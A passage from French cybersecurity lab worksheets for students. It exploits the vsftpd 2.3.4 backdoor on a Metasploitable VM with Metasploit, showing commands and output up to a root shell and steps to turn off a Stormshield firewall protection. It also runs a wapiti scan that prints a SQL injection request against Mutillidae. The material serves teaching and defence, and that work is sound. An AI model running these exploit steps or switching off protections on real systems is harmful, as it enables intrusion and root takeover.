- Q3. Depuis la machine Metasploitable qui héberge l'application Mutillidae, ouvrir le fichier suivant : `nano /var/www/mutillidae/login.php` puis comparer le code dans sa version sécurisée et dans sa version non sécurisée.
- Q4. Expliquer comment le code sécurisé de la page login.php permet d'empêcher l'injection SQL.
- Q5. Conclure sur l'intérêt d'un codage sécurisé dans le contexte BOXTOBED.

Fiche pratique n°4 : Exploitation d'une faille applicative via Metasploit

1 Présentation

1.1 Objectifs

Exploiter une vulnérabilité sur un service réseau.

Mettre en place une contre-mesure de la vulnérabilité sur un service réseau.

1.2 Public

SISR plutôt en deuxième année.

1.3 Scénario

Dans ce scénario, il s'agit d'une attaque interne bien que **Metasploit** soit plutôt utilisé pour des attaques externes.

Un étudiant scanne le réseau avec l'outil **nmap** et découvre qu'un service FTP est disponible avec une version non patchée présentant une vulnérabilité. L'outil Metasploit est utilisé pour exploiter cette vulnérabilité et obtenir un terminal *root* sur le serveur FTP Metasploitable.

Un deuxième étudiant étudie les contre-mesures possibles :


- protections via le pare-feu (Stormshield, Pfsense...)
- mise à jour du logiciel FTP.

1.4 Outils

Serveur FTP vulnérable : VSFTPd 2.3.4 via Metasploitable.



Outil d'exploitation de la vulnérabilité : Metasploit via Kali.



2 Manipulations

Travail à faire 9

Q1. Préparer votre environnement de travail en démarrant l'ensemble des machines du contexte.

Q2. Se répartir les rôles en travaillant par groupe de deux ou individuellement :

- Un étudiant réalise l'attaque afin d'obtenir un accès au compte administrateur du serveur FTP.
- Ensuite, il faut configurer au minimum une contre-mesure de votre choix afin de bloquer cette attaque.

Dans votre documentation, vous prendrez soin d'aborder les éléments suivants : **payload**, **exploit**, **backdoor** et la signification des variables **RHOST** et **RPORT**.

Une fois les manipulations réalisées, vous pouvez inverser les rôles afin de bien comprendre chacune des composantes de cette fiche pratique.

Pour réaliser ces manipulations, vous devez suivre le mode opératoire décrit ci-dessous à partir du paragraphe 2.1:

2.1 Découverte du serveur FTP et de sa version

L'outil nmap peut aussi bien servir pour les administrateurs réseaux que pour les personnes malveillantes.

```
kali@kali:~$ nmap -A 172.16.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 08:55 EDT
Nmap scan report for 172.16.10.5
Host is up (0.0048s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.50.20
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
```

2.2 Exploitation du Framework Metasploit

Depuis un terminal, il faut saisir la commande msfconsole :
#msfconsole

```
Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

Press SPACE BAR to continue

=[ metasploit v5.0.71-dev ]
+ --=[ 1962 exploits - 1095 auxiliary - 336 post ]
+ --=[ 558 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]

msf5 > █
```

Puis, il faut sélectionner l'exploit associé au service VsFTPD 2.3.4. Le plus simple est d'utiliser l'auto complétion sur Metasploit.

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Les options disponibles pour l'exploitation de la vulnérabilité sont visibles à l'aide de la commande suivante :

➤ show options

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    172.16.10.5     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0   Automatic
```

À ce niveau, la commande info donne des détails sur la vulnérabilité exploitable.

```
Basic options:
Name      Current Setting  Required  Description
-----
RHOSTS    yes             The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     21             The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the
VSFTPD download archive. This backdoor was introduced into the
vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
according to the most recent information available. This backdoor
was removed on July 3rd 2011.

References:
OSVDB (73573)
http://pastebin.com/AetT9sS5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Le seul paramètre à indiquer est donc l'adresse distante de l'hôte cible.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.10.5
RHOSTS => 172.16.10.5
```


Par défaut, un pare-feu Stormshield bloque ce type d'attaque. Pour les besoins de la démonstration, il faut débrayer la sécurité.



Par exemple, pour débrayer la sécurité FTP sur un firewall Stormshield, il faut désactiver l'alarme correspondante en suivant les étapes suivantes :

1 – Cliquer sur le menu Protections applicatives puis sur Applications et protections et saisir la chaîne de caractère vsftp dans le filtre.

APPLICATIONS ET PROTECTIONS - PAR PROFIL D'INSPECTION



2 – Modifier l'action sur autoriser dans le cadre des tests à réaliser.

Une fois l'exploit chargé sur Metasploit, il ne reste plus qu'à le lancer avec la commande **run**.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.16.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.10.5:21 - USER: 331 Please specify the password.
[+] 172.16.10.5:21 - Backdoor service has been spawned, handling ...
[+] 172.16.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.20:42313 -> 172.16.10.5:6200) at 2020-03-31 09:37:40 -0400

ls
bin
boot
cdrom
dev
etc
```

Travail à faire 10

- Q1.** Consulter le site <https://www.cvedetails.com> et expliquer en quoi ce site peut être utile pour un analyste en cybersécurité.
- Q2.** Les développeurs peuvent-ils être concernés par une faille sur un serveur FTP ? Justifier.
- Q3.** Conclure sur l'intérêt de disposer de logiciels mis à jour régulièrement dans le cadre du contexte étudié.

Fiche pratique n°5 : Codage sécurisé, scanner de vulnérabilités

1 Présentation

1.1 Objectifs

Détecter les vulnérabilités sur les applications web à l'aide d'un scanner de vulnérabilités.

1.2 Public

SLAM et SISR notamment dans le cadre des AP.

1.3 Scénario

Deux scénarios sont envisageables :

Scénario white hat hacker :

Un premier étudiant joue le rôle d'un professionnel de la sécurité informatique et audite la sécurité d'une application web dans le cadre d'un contrat signé avec une entreprise. L'objectif est de chercher des vulnérabilités et de produire un rapport contenant des recommandations de corrections.

Scénario black hat hacker :

Un premier étudiant utilise le scanner de vulnérabilités afin de chercher des vulnérabilités dans le but d'une future exploitation malveillante.

Pour les deux scénarios :

Un deuxième étudiant SISR peut configurer des défenses au niveau d'un pare-feu en s'appuyant sur le rapport fourni.

Un troisième étudiant SLAM sécurise le code de l'application web testée en s'appuyant sur le rapport fourni.

1.4 Outils

Utilisation du scanner de vulnérabilités wapiti (wapiti.sourceforge.io) ou de tout autre outil permettant de détecter des vulnérabilités sur des applications web (tenable.io par exemple).



2 Manipulations

2.1 Application web cible

Le scanner wapiti est déjà installé sur la machine Kali Linux. L'application web cible reste Mutillidae.

2.2 Options du scanner wapiti

Wapiti s'utilise en ligne de commandes. Le manuel permet de prendre connaissance des différentes options disponibles.

```
WAPITI(1) WAPITI(1)
NAME
  wapiti - A web application vulnerability scanner in Python
SYNOPSIS
  wapiti -u BASE_URL [options]
DESCRIPTION
  Wapiti allows you to audit the security of your web applica-
  tions.
```

2.3 Scan de l'application web Mutillidae

Depuis la machine Kali :

Il faut se positionner en *root* puis lancer la commande suivante :

```
#wapiti -u http://172.16.10.5/mutillidae/index.php?page=login.php -o rapport.html
```

L'option *-u* indique l'URL à scanner et 172.16.10.5 est l'adresse IP de la machine Metasploitable qui héberge l'application Mutillidae.

Il est préférable de choisir le nom et l'emplacement du fichier qui contient le rapport généré par wapiti avec l'option *-o*. Les vulnérabilités trouvées s'affichent au fur et à mesure de l'exécution de la commande. Lorsque wapiti a terminé son travail, le rapport est disponible.

2.4 Rapport du scanner wapiti

Lorsque le scan est terminé, il est possible de consulter le rapport généré.

```
[*] Launching module sql
MySQL Injection in http://172.16.10.5/mutillidae/index.php via injection in the parameter username
Evil request:
  GET /mutillidae/index.php?page=user-info.php&username=%C2%BF%27%22%28&password=Letm3in_&user-info-php-submit-button=View+Account+Details HTTP/1.1
  Host: 172.16.10.5
  Referer: http://172.16.10.5/mutillidae/index.php?page=user-info.php
```

Wapiti vulnerability report

Target: http://172.16.10.5/Mutillidae

Date of the scan: Wed, 01 Apr 2020 08:34:50 +0000. Scope of the scan: folder

Travail à faire 11

- Q1. Vérifier que l'ensemble des machines du contexte sont démarrées.
- Q2. Expliquer en quoi consiste le métier de pentester ? Quelles compétences et quels salaires ?
- Q3. Se répartir les rôles en choisissant un scénario parmi ceux proposés en 1.3.

Pour chacun des scénarios, produire une documentation en partant d'un exemple de vulnérabilité trouvée sur le serveur Mutillidae. Vous prendrez soin d'expliquer votre démarche et les résultats obtenus.

- White hat : choisir une vulnérabilité du rapport et documenter la ou les contre-mesures à mettre en œuvre pour la corriger ;
- Black hat : choisir une vulnérabilité du rapport et l'exploiter de manière malveillante dans le contexte de la maquette de test ;
- Développeur : appliquer les bonnes pratiques de codage et mettre en œuvre la ou les contre-mesures applicatives documentées dans le rapport du white hat hacker ;
- Administrateur réseau : mettre en place les contre-mesures nécessaires pour prévenir et corriger la vulnérabilité exploitée par le black hat hacker.

Q4. Conclure sur l'intérêt des scanners de vulnérabilités dans le cadre du contexte BOXTOBED.